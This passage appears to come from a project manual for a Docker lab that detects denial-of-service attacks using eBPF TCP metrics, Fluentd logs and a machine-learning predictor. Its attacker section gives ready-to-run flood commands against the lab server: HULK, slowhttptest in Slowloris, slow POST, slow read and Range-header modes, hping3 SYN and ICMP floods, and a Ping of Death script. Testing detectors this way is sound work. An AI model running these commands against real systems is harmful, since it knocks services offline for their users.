
Figure 10.1. Virtual network

```
python3 /shared-volume/prediction/intervalModelUser.py
   fluentd/output/DoS/[nameofthelog.log]
```

e.g.

```
python3 /shared-volume/prediction/intervalModelUser.py
   /output/DoS/dos.log.20240521.log
```

Producing this kind of output 10.2.




```
root@fba25270a936:/# python3 shared-volume/prediction/intervalModelUser.py /fluentd/output/DoS/dos.log.20240630.log
2024-07-13 14:43:50.934890: I external/local_xla/xla/tsl/cuda/cudart_stub.cc:32] Could not find cuda drivers on your machine, GPU will not be
used.
2024-07-13 14:43:50.938515: I external/local_xla/xla/tsl/cuda/cudart_stub.cc:32] Could not find cuda drivers on your machine, GPU will not be
used.
2024-07-13 14:43:50.947673: E external/local_xla/xla/stream_executor/cuda/cuda_fft.cc:485] Unable to register cuFFT factory: Attempting to reg
ister factory for plugin cuFFT when one has already been registered
2024-07-13 14:43:50.961386: E external/local_xla/xla/stream_executor/cuda/cuda_dnn.cc:8454] Unable to register cuDNN factory: Attempting to re
gister factory for plugin cuDNN when one has already been registered
2024-07-13 14:43:50.966249: E external/local_xla/xla/stream_executor/cuda/cuda_blas.cc:1452] Unable to register cuBLAS factory: Attempting to
register factory for plugin cuBLAS when one has already been registered
2024-07-13 14:43:50.978055: I tensorflow/core/platform/cpu_feature_guard.cc:210] This TensorFlow binary is optimized to use available CPU inst
ructions in performance-critical operations.
To enable the following instructions: AVX2 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.
2024-07-13 14:43:51.864295: W tensorflow/compiler/tf2tensorrt/utils/py_utils.cc:38] TF-TRT Warning: Could not find TensorRT
/opt/venv/lib/python3.11/site-packages/sklearn/base.py:376: InconsistentVersionWarning: Trying to unpickle estimator StandardScaler from versi
on 1.4.2 when using version 1.5.0. This might lead to breaking code or invalid results. Use at your own risk. For more info please refer to:
https://scikit-learn.org/stable/model_persistence.html#security-maintainability-limitations
  warnings.warn(
Enter time or time interval (HH:MM or HH:MM - HH:MM), or 'exit'/'quit' to quit: 15:57 - 15:58
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 42ms/step
Prediction: [[1.]] YES
2024-06-30T15:57:18+00:00       dos.tracer.logs {"TIME":"2024-06-30 15:57:18","IP address":"10.100.0.2","tx_mean":0.0,"rx_mean":0.0,"tx_var":0
.0,"rx_var":0.0,"ms_mean":15.748888888888889,"ms_var":619.919698765432,"open_connections":141,"closed_connections":9,"mean_time":0.158701986754
9669,"variance_time":0.3899703151616157}
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 13ms/step
Prediction: [[0.00078168]] NO
2024-06-30T15:57:43+00:00       dos.tracer.logs {"TIME":"2024-06-30 15:57:43","IP address":"10.100.0.2","tx_mean":0.0,"rx_mean":0.0,"tx_var":0
.0,"rx_var":0.0,"ms_mean":1.545,"ms_var":0.03814999999999999,"open_connections":10,"closed_connections":9,"mean_time":1.105263157894737,"varia
nce_time":1.9136930360110807}
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 14ms/step
Prediction: [[0.00510207]] NO
2024-06-30T15:58:39+00:00       dos.tracer.logs {"TIME":"2024-06-30 15:58:39","IP address":"10.100.0.2","tx_mean":0,"rx_mean":0,"tx_var":0,"rx
_var":0,"ms_mean":0,"ms_var":0,"open_connections":0,"closed_connections":1,"mean_time":0.0,"variance_time":0.0}
Enter time or time interval (HH:MM or HH:MM - HH:MM), or 'exit'/'quit' to quit: quit
root@fba25270a936:/# █
```

Figure 10.2. intervalModelUser.py example

The tool manualModelUser.py instead is used to analyse a single entry. Run the program with:

```
python3 /shared-volume/prediction/manualModelUser.py
```

Producing this kind of output 10.3



```
root@fba25270a936:/# python3 shared-volume/prediction/manualModelUser.py
2024-07-13 14:47:58.295436: I external/local_xla/xla/tsl/cuda/cudart_stub.cc:32] Could not find cuda drivers on your machine, GPU will not be
used.
2024-07-13 14:47:58.299089: I external/local_xla/xla/tsl/cuda/cudart_stub.cc:32] Could not find cuda drivers on your machine, GPU will not be
used.
2024-07-13 14:47:58.308645: E external/local_xla/xla/stream_executor/cuda/cuda_fft.cc:485] Unable to register cuFFT factory: Attempting to reg
ister factory for plugin cuFFT when one has already been registered
2024-07-13 14:47:58.323583: E external/local_xla/xla/stream_executor/cuda/cuda_dnn.cc:8454] Unable to register cuDNN factory: Attempting to re
gister factory for plugin cuDNN when one has already been registered
2024-07-13 14:47:58.328811: E external/local_xla/xla/stream_executor/cuda/cuda_blas.cc:1452] Unable to register cuBLAS factory: Attempting to
register factory for plugin cuBLAS when one has already been registered
2024-07-13 14:47:58.340804: I tensorflow/core/platform/cpu_feature_guard.cc:210] This TensorFlow binary is optimized to use available CPU inst
ructions in performance-critical operations.
To enable the following instructions: AVX2 FMA, in other operations, rebuild TensorFlow with the appropriate compiler flags.
2024-07-13 14:47:59.237368: W tensorflow/compiler/tf2tensorrt/utils/py_utils.cc:38] TF-TRT Warning: Could not find TensorRT
/opt/venv/lib/python3.11/site-packages/sklearn/base.py:376: InconsistentVersionWarning: Trying to unpickle estimator StandardScaler from versi
on 1.4.2 when using version 1.5.0. This might lead to breaking code or invalid results. Use at your own risk. For more info please refer to:
https://scikit-learn.org/stable/model_persistence.html#security-maintainability-limitations
  warnings.warn(
Enter log line (or 'exit' to quit): 2024-06-30T15:57:43+00:00   dos.tracer.logs {"TIME":"2024-06-30 15:57:43","IP address":"10.100.0.2","tx_me
an":0.0,"rx_mean":0.0,"tx_var":0.0,"rx_var":0.0,"ms_mean":1.545,"ms_var":0.03814999999999999,"open_connections":10,"closed_connections":9,"mea
n_time":1.105263157894737,"variance_time":1.9136930360110807}
1/1 ━━━━━━━━━━━━━━━━━━━━ 0s 41ms/step
Prediction: [[0.00078168]]   NO
Enter log line (or 'exit' to quit): exit
root@fba25270a936:/#
```

Figure 10.3. manualModelUser.py example

The tool 1prediction.py is used in couple with the log collector Fluentd. The results of the analysis of the live predictions are available in the folder `/shared-volume/prediction/livePrediction/`. In this directory, there are several files related to the collection of TCP performance data collected. Each file is related to a specific day (`YYYY-MM-DD.txt`) and contain entries like this:

```
2024-06-30 22:59:22     {"TIME":"2024-06-30 22:58:19", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
```

```
result: [[0.0051403]]NO
```

In which, the first element is the time the entry has been analysed by the tool, the second is a JSON file, the third is the result of the prediction. The JSON file is composed of the metrics extracted by the monitoring tool, the IP address of the source and the time in which the data have been extracted. The result is composed by a numerical element between the brackets and a faster reading one. The numerical elements express the probability of the segment to be malicious, the second interprets the first by dividing the probability in 3 sections:

- NO: if the probability is less than 0.2
- MAYBE: if the probability is between 0.2 and 0.8
- YES: if the probability is more than 0.8

The directory `admin-fluentd/output/` contains the logs Fluentd collects. The logs are called: `output.log.20240405.log`. In which the number is the data of creation of the log. The log contains entry as:

```
2024-06-30T13:43:30+00:00       fluent.info
   {"worker":0,"message":"fluentd worker is now running
   worker=0"}
2024-06-30T13:43:00+00:00       routerD {"log":" * Starting
   system logging syslog-ng", "container_id":"9a8ecc7e0c1ebe74
   9d242d74ed773b9601efb4bc8fea0e000ca2031c38dea5e3",
   "container_name":"/newenvironment_rd_router_1",
   "source":"stdout"}
```

In which the first element is the time of production of the log entry, the second is the source of the log and the third is a JSON object that contains the content of the log.

The folder `admin-fluentd/output/DoS` contains the TCP performance received by the nodes of the network. The entry are built as:

```
2024-06-30T15:56:53+00:00       dos.tracer.logs
   {"TIME":"2024-06-30 15:56:53","IP
   address":"10.100.0.2","tx_mean":0.0,"rx_mean":0.0,"tx_var":0.0,"rx_var":0.
```

In which, the first element is the time the log has been received, the second is the name of the TCP performance sending block (useless for the user) and the third is a JSON object that contains all the metric observed. The first field of the object is the time of data extraction, the second is the address of the source and the remaining are the performance metrics.

Servidor

The node servidor, is a server example, that exploit `npm` to run a service on the port 3000.

The directory `/output/DoSdetector` contains the tool necessary for the monitoring activity. To start the monitoring system run:

```
python3 /servidor/output/DoSdetector/1clock.py
```

The tool 1clock.py is a manager of tools that provide the necessary metrics. This program is in charge of synchronising the tcpLife and tcpTracer tools of the bpftools.

TcpLife original output is:

Listing 10.1. tcpLife output

```
TIME(s)   PID   COMM       LADDR           LPORT RADDR
   RPORT TX_KB RX_KB MS
0.000000  22970 socat      10.0.1.20       51838 10.100.0.2
   80        0     0 501.50
0.000125  22971 socat      10.100.0.2      80    10.0.1.20
   51838     0     0 501.58
1.646757  22973 socat      10.0.1.20       51852 10.100.0.2
   80        0     0 501.51
1.646898  22974 socat      10.100.0.2      80    10.0.1.20
   51852     0     0 501.61
```

In which the first field is the time relative to the starting of the program, the second is the PID of the process, the third is the name of the command in charge of the connection, the next 4 fields are related to the IP address and ports of the local node and remote node of the connection. The final three metrics are the one of interest for our prediction. TX_KB measures the number of bytes transmitted, RX_KB measures the number of bytes received and the MS is the duration of the connection measured in milliseconds.

The tcpTracer original output is:

Listing 10.2. tcpTracer output

```
TIME(s)  T  PID    COMM             IP SADDR            DADDR
           SPORT  DPORT
0.000    C  4948   Socket Thread    4  10.156.4.134
   130.192.55.225   41174  443
0.673    C  27614  socat            4  10.0.1.20
   10.100.0.2       55226  80
0.000    A  22841  socat            4  10.100.0.2
   10.0.1.20        80     55226
0.501    X  27614  socat            4  10.0.1.20
   10.100.0.2       55226  80
0.001    X  27615  socat            4  10.100.0.2
   10.0.1.20        80     55226
4.228    X  4948   Socket Thread    4  10.156.4.134
   130.192.55.225   41174  443
0.401    X  3547   geoclue          4  10.156.4.134
   52.34.56.182     35948  443
7.338    C  3547   geoclue          4  10.156.4.134
   52.34.56.182     50210  443
```

In which the field time denotes the time difference at which the event occurred, measured in seconds. The difference is computed between the current event and the previous one. The field T indicates the type of network activity or event that took place. The possible values typically include: ”C” for connection initiated or established; ”A” for connection accepted or acknowledged; ”X” for connection closed or terminated. The field PID is the process identifier and identifies uniquely the process or program responsible for the connection. The field COMM, short for command, specifies the name or description of the process or command that initiated the network activity. It often helps identify which application or service is responsible for the communication. The field IP is referred to the version of the IP. The final fields are related to the IP address and port of the source and destination.

To sum up the tool 1clock, extract the metrics from the tools tcpLife and tcpTracer, and synchronise them in order to calculate the mean and variance of the aforementioned features in a time interval of 25 seconds. The final product can be described by the following table:

Column Name	**Description**
mediaBT	Average bytes transmitted
mediaRX	Average bytes received
varBT	Variance of bytes transmitted
varRX	Variance of bytes received
medialat	Average latency
varlat	Variance of latency
Open	Number of open connections
Close	Number of closed connections
mediadift	Average difference of time
varDifT	Variance of difference of time

Table 10.1. Description of features of the data entry.

Attacker

The attacker node can be used to stress the server and verify its effect on the monitoring tool, on the logs and on the live prediction. To enter the attacker:

```
docker exec -it newenvironment_attacker_1 /bin/bash
```

The attacker is provided of several attacking tools: HULK (HTTP Unbearable Load King), Slowhttptest, hping3 and Ping of Death.

The tool HULK allows the performing of the HTTP flood attack. Are present two versions of the tool. The original version by Barry Shteiman and a newer version called HULK-v3 that allows the performing of a distributed DoS attack (DDoS).

To attack a node with Berry Shteiman:

```
python3 hulkBasic/1hulk.py http://10.100.0.2:3000
```

In which the argument is the target of the attack. In this case is the IP address of the server already mentioned.

To attack a node with HULK-v3, activate the attacker server (that manages the bots):

```
python3 HULK-v3/hulk_launcher.py server http://10.100.0.2:3000
```

In which the argument server indicates the set of the server and the second argument indicates the target of the attack. Next, it is necessary to run the client part of the attack. To do so, it has to be opened a new terminal:

```
docker exec -it newenvironment_attacker_1 /bin/bash
```

And then run:

```
python3 HULK-v3/hulk_launcher.py client -n 10
```

In which the first argument indicates the set of the client and the `-n 10` the use of 10 bots to perform the attack. For further information about the tool: https://github.com/Hyperclaw79/HULK-v3.

SlowHTTPTest is an open-source application, designed to simulate Slow HTTP attacks against web servers. The tools can simulate several types of attack by simply twitching its options.

It is possible to perform a Slowloris attack, that opens multiple connections to the server and keeps them alive by sending partial HTTP requests at a regular interval. By not completing the requests, Slowloris forces the server to keep the connections open, eventually consuming all the available resources, denying the access to legitimate users. To perform this attack, after the installation of the tool, it is just necessary to run the command:

Listing 10.3. Slowloris attack

```
slowhttptest -c 1000 -H -g -i 10 -r 200 -t GET -u
   http://10.100.0.2:3000/ -x 24 -p 3
```

in which:

- `-c 1000`: Number of connections to keep open.
- `-H`: Tells the program to use the Slowloris method.
- `-i 10`: Time interval between follow-up header fragments.
- `-r 200`: Rate of connections per second.
- `-t GET`: Type of request (GET method).
- `-u http://10.100.0.2:3000/`: Target URL of the server.
- `-x 24`: Length of the partial request sent.
- `-p 3`: Number of follow-up probes.

Another possible attack is the Slow HTTP POST, that consists in sending a complete HTTP header to the victim, but with a large content length specified in the header. The body, then, is sent very slowly. The victim waits for the completion of the operation before processing the request and close the connection. To perform this attack:

Listing 10.4. Slow HTTP POST attack

```
slowhttptest -c 3000 -B -i 110 -r 200 -s 8192 -t POST -u
   http://10.100.0.2:3000/ -x 10 -p 3
```

in which:

- `-c 3000`: Establish 3000 connections to the server.
- `-B`: Uses slow body mode (also known as R-U-Dead-Yet).
- `-i 110`: Interval of 110 seconds between sending follow-up data fragments.
- `-r 200`: Rate of 200 new connections per second.
- `-s 8192`: Content-Length header value of 8192 bytes.
- `-t POST`: HTTP verb.
- `-u http://10.100.0.2:3000/`: Target URL of the server.
- `-x 10`: Maximum length of follow-up data, up to 10 bytes.
- `-p 3`: Timeout of 3 seconds for probe connections to wait for an HTTP response before marking the server as DoSed.

Slow read attack instead is achieved by advertising a very small TCP window size. As a result, the server's resources are exhausted to keep the connection open and wait for the client to be ready to receive more data.

Listing 10.5. Slow read attack

```
slowhttptest -c 8000 -X -r 200 -w 512 -y 1024 -n 5 -z 32 -k 3 -u
   http://10.100.0.2:3000/ -p 3
```

in which:

- `-c 8000`: Establish 8000 connections to the server.
- `-X`: Use Slow Read mode, reading HTTP responses slowly.
- `-r 200`: Rate of 200 new connections per second.
- `-w 512`: Start value for the TCP advertised window size range (512 bytes).
- `-y 1024`: End value for the TCP advertised window size range (1024 bytes).
- `-n 5`: Interval of 5 seconds between read operations.

- `-z 32`: Number of bytes to read from the receive buffer with each read() operation.
- `-k 3`: Number of times the resource is requested per socket in the Slow Read test.
- `-u http://10.100.0.2:3000/`: Target URL.
- `-p 3`: Timeout of 3 seconds for probe connections to wait for an HTTP response before marking the server as DoSed.

Finally, there is the Range Header in which the attacker sends multiple overlapping or conflicting range headers, which can exhaust server memory or processing capacity as it tries to handle these complex requests. Range headers are part of the HTTP protocol that allow clients to request specific portions of a file from a server instead of downloading the entire file, which is useful for resuming interrupted downloads, streaming media files, or efficiently retrieving large files.

Listing 10.6. Range header attack

```
slowhttptest -R -u http://10.100.0.2:3000/ -t HEAD -c 1000 -a 10
    -b 3000 -r 500
```

in which:

- `-R`: Use Range Header attack mode, sending malicious Range request header data.
- `-u http://host.example.com/`: Target URL.
- `-t HEAD`: Use the HTTP HEAD method.
- `-c 1000`: Establish 1000 connections to the server.
- `-a 10`: Start value of the range-specifier for the Range Header attack.
- `-b 3000`: Limit value of the range-specifier for the Range Header attack.
- `-r 500`: Rate of 500 new connections per second.

Here it is an example of request with Range header attack:

```
GET /largefile.zip HTTP/1.1
Host: www.example.com
Range: bytes=0-1023,1024-2047,2048-3071,3072-4095,0-1023
```

For further information about the tool, consult: https://github.com/shekyan/slowhttptest

Hping3 is an open-source network tool designed to send custom TCP/IP packets and display target replies similarly to the tool ping, but with much more flexibility and capability. Indeed, it supports a wider range of protocols like TCP, UDP, ICMP and RAW-IP allowing the user to craft packets for specific needs. It is possible to create packets with custom parameters such as source and destination addresses, ports, flags and payloads. The tool can be used as network scanner, performance tester and DoS tester. In this context, the focus will be on the DoS applications. The tool can be used to performed both a SYN flood attack and an ICMP flood attack.

Listing 10.7. SYN flood attack

```
hping3 -S -p 3000 --flood 10.100.0.2
```

in which:

- `-S`: Specifies the use of the SYN flag in the TCP packets.
- `-p 3000`: Sets the destination port to 3000.
- `--flood`: Enables flood mode, sending packets as fast as possible.
- `10.100.0.2`: The target IP address.

Listing 10.8. ICMP flood attack

```
hping3 -p 3000 --icmp --flood 10.100.0.2
```

in which:

- `-p 3000`: Sets the destination port to 3000.
- `--icmp`: Specifies the use of ICMP (Internet Control Message Protocol) packets.
- `--flood`: Enables flood mode, sending packets as fast as possible.
- `10.100.0.2`: The target IP address.

For further information, run `hping3 -h` or: https://linux.die.net/man/8/hping3

The Ping of Death, sends oversized ICMP packets to a target. To perform it run:

```
python3 pingOfDeath/pingOfDeath.py
```

The code is set to attack automatically the server Servidor at http://10.100.0.2:3000.

10.3 Experiment example

Run the network:

```
docker-compose up -d
```

Enter the server container and run the monitoring tool:

```
docker exec -it newenvironment_servidor_1 /bin/bash
python3 /servidor/output/DoSdetector/1clock.py
```


In another terminal enter the attacker:

```
docker exec -it newenvironment_attacker_1 /bin/bash
```

Run one of the attacks described in the previous section, as example a Slowloris attack:

```
slowhttptest -c 1000 -H -g -i 10 -r 200 -t GET -u
    http://10.100.0.2:3000/ -x 24 -p 3
```

After some second it is possible to stop the attack, obtaining the figure 10.4



```
Sun Jun 30 18:33:18 2024:
slow HTTP test status on 70th second:

initializing:        0
pending:             0
connected:           1000
error:               0
closed:              0
service available:   YES
Sun Jun 30 18:33:18 2024:
Test ended on 70th second
Exit status: No open connections left
CSV report saved to slow_2024-06-30_18-32-08.csv
HTML report saved to slow_2024-06-30_18-32-08.html
```

Figure 10.4. SlowHTTPtest: Slowloris attack

In another terminal enter the admin node:

```
docker exec -it newenvironment_admin-fluentd_1 /bin/bash
```

Finally, enter the folder `shared-volume/prediction/livePrediction` to see the live result in the file named with the current date. To do so:

```
cat 2024-06-30.txt
```

Or directly from the host machine, open the same file in the directory `newEnvironment/admin-fluentd/shared-volume/prediction/ livePrediction`. The result:

```
2024-06-30 16:32:45 {"TIME":"2024-06-30 18:32:07", "IP
    address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":64.36, "ms_var":0.0,
    "open_connections":2, "closed_connections":1,
    "mean_time":4.6335, "variance_time":64.08423425}
result: [[3.7544603e-05]]NO
2024-06-30 16:32:45 {"TIME":"2024-06-30 18:32:32", "IP
    address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":5.142499999999999,
    "ms_var":21.63334375, "open_connections":1008,
    "closed_connections":9, "mean_time":0.020617502458210424,
    "variance_time":0.035529341404578422}
result: [[1.]]YES
```

```
2024-06-30 16:34:01 {"TIME":"2024-06-30 18:32:57", "IP
    address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":6.652222222222223,
    "ms_var":228.9606839506173, "open_connections":9,
    "closed_connections":9, "mean_time":1.3333888888888887,
    "variance_time":2.203675015432099}
result: [[0.00063743]]NO
2024-06-30 16:34:01 {"TIME":"2024-06-30 18:33:22", "IP
    address":"10.100.0.2", "tx_mean":0.0, "rx_mean":0.0,
    "tx_var":0.0, "rx_var":0.0, "ms_mean":66139.98070506456,
    "ms_var":34619827.50813724, "open_connections":7,
    "closed_connections":1007, "mean_time":0.018799802761341224,
    "variance_time":0.05370422323467509}
result: [[1.]]YES
2024-06-30 16:34:01 {"TIME":"2024-06-30 18:33:47", "IP
    address":"10.100.0.2", "tx_mean":0, "rx_mean":0, "tx_var":0,
    "rx_var":0, "ms_mean":0, "ms_var":0, "open_connections":0,
    "closed_connections":0, "mean_time":0, "variance_time":0}
result: [[0.0051403]]NO
```

As noticeable, the attack started at 18:32:08 (which is the time of ends minus the duration of the attack - 18:33:18 - 00:01:10. Observing the output of the analysis, it is possible to notice the output time on the left, and the record time in the JSON object. Studying the record time, it is possible to match the starting of the attack with the first recognition of the attack at 18:32:32 (second block). It's observable a hole of recognition at 18:32:57 and finally the recognition of the attack until its end at 18:33:18.

Playing with the attacker, by starting and interrupting the attack, it is possible to notice the difference in the TCP connection logs. To directly read the logs, instead of relying on the live prediction, in the folder `/output /DoS/`

```
cat dos.log.20240630.log
```

The content of the log:

```
2024-06-30T16:32:07+00:00 dos.tracer.logs {"TIME": "2024-06-30
    18:32:07", "IP address": "10.100.0.2", "tx_mean": 0.0,
    "rx_mean": 0.0, "tx_var": 0.0, "rx_var": 0.0, "ms_mean":
    64.36, "ms_var": 0.0, "open_connections": 2,
    "closed_connections": 1, "mean_time": 4.6335,
    "variance_time": 64.08423425}
2024-06-30T16:32:32+00:00 dos.tracer.logs {"TIME": "2024-06-30
    18:32:32", "IP address": "10.100.0.2", "tx_mean": 0.0,
    "rx_mean": 0.0, "tx_var": 0.0, "rx_var": 0.0, "ms_mean":
    5.142499999999999, "ms_var": 21.63334375, "open_connections":
    1008, "closed_connections": 9, "mean_time":
    0.020617502458210424, "variance_time": 0.03552934140457842}
```

```
2024-06-30T16:32:57+00:00 dos.tracer.logs {"TIME": "2024-06-30
   18:32:57", "IP address": "10.100.0.2", "tx_mean": 0.0,
   "rx_mean": 0.0, "tx_var": 0.0, "rx_var": 0.0, "ms_mean":
   6.652222222222223, "ms_var": 228.9606839506173,
   "open_connections": 9, "closed_connections": 9, "mean_time":
   1.3333888888888887, "variance_time": 2.203675015432099}
2024-06-30T16:33:22+00:00 dos.tracer.logs {"TIME": "2024-06-30
   18:33:22", "IP address": "10.100.0.2", "tx_mean": 0.0,
   "rx_mean": 0.0, "tx_var": 0.0, "rx_var": 0.0, "ms_mean":
   66139.98070506456, "ms_var": 34619827.50813724,
   "open_connections": 7, "closed_connections": 1007,
   "mean_time": 0.018799802761341224, "variance_time":
   0.05370422323467509}
2024-06-30T16:33:47+00:00 dos.tracer.logs {"TIME": "2024-06-30
   18:33:47", "IP address": "10.100.0.2", "tx_mean": 0,
   "rx_mean": 0, "tx_var": 0, "rx_var": 0, "ms_mean": 0,
   "ms_var": 0, "open_connections": 0, "closed_connections": 0,
   "mean_time": 0, "variance_time": 0}
```

To read the logs of the whole network, in the folder `/output`:

```
cat output.log.20240701.log
```

An example of the log:

```
2024-07-01T00:00:04+02:00 syslog.kern.warn {"host": "RBrouter",
   "ident": "kernel", "message": "kauditd_printk_skb: 2
   callbacks suppressed"}
2024-07-01T00:00:04+02:00 syslog.kern.notice {"host":
   "RBrouter", "ident": "kernel", "message": "audit: type=1400
   audit(1719784804.646:136): apparmor=\"DENIED\"
   operation=\"capable\" class=\"cap\"
   profile=\"/usr/sbin/cupsd\" pid=54364 comm=\"cupsd\"
   capability=12  capname=\"net_admin\""}
2024-07-01T00:00:04+02:00 syslog.kern.warn {"host": "RDrouter",
   "ident": "kernel", "message": "kauditd_printk_skb: 2
   callbacks suppressed"}
```

Chapter 11

Developer Manual

This manual is intended to be read after the User manual, because it provides additional information, useful to understand the functioning and possibly the editing of the platform.

This project consists in a virtual network that allows the testing and recognising of several DoS attacks from a forensic point of view. The network routing is managed by a tool called FRRouting, installed on every router node. The log collection is performed with a data collector called Fluentd, installed on the admin-fluentd node. The data are extracted on the server node by means of the tools tcpLife and tcpTracer, provided by bpftools, which have been slightly modified and synchronised by means of the script 1clock.py. At first, it will be presented a brief explanation of the virtual network. Next, how it has been realised by means of docker-compose, specifying the detail of each container by referring to their dockerfile and entrypoint. Then a synthetic explanation of how FRR and Fluentd work and how it have been configured in the project. Finally, the necessary information to understand the prediction tools.

11.1 Virtual network

The network 11.1 is built over a tree topology, in which as root is positioned a router called routerB and as leafs client representative nodes, which include an attacker node. On top of routerB there is the routerA, which connects the tree to the server network and an administrator node. The network routing is handled by FRRouting (FRR), an open-source IP routing protocol suite, designed to facilitate routing protocols like BGP, OSPF and RIP. It ensures efficient data packet routing across the network, mimicking the routing behaviours of real-world network. The administrator node, instead, is employed as a log collector and is meant to monitor the entire network. In fact, every node of the net sends its log to the administrator node. The log collection and aggregation activity is performed in the admin node, by means of the open-source data collector Fluentd. Together with the logs of the net, Fluentd collects the necessary information to understand if a DoS attack happened.

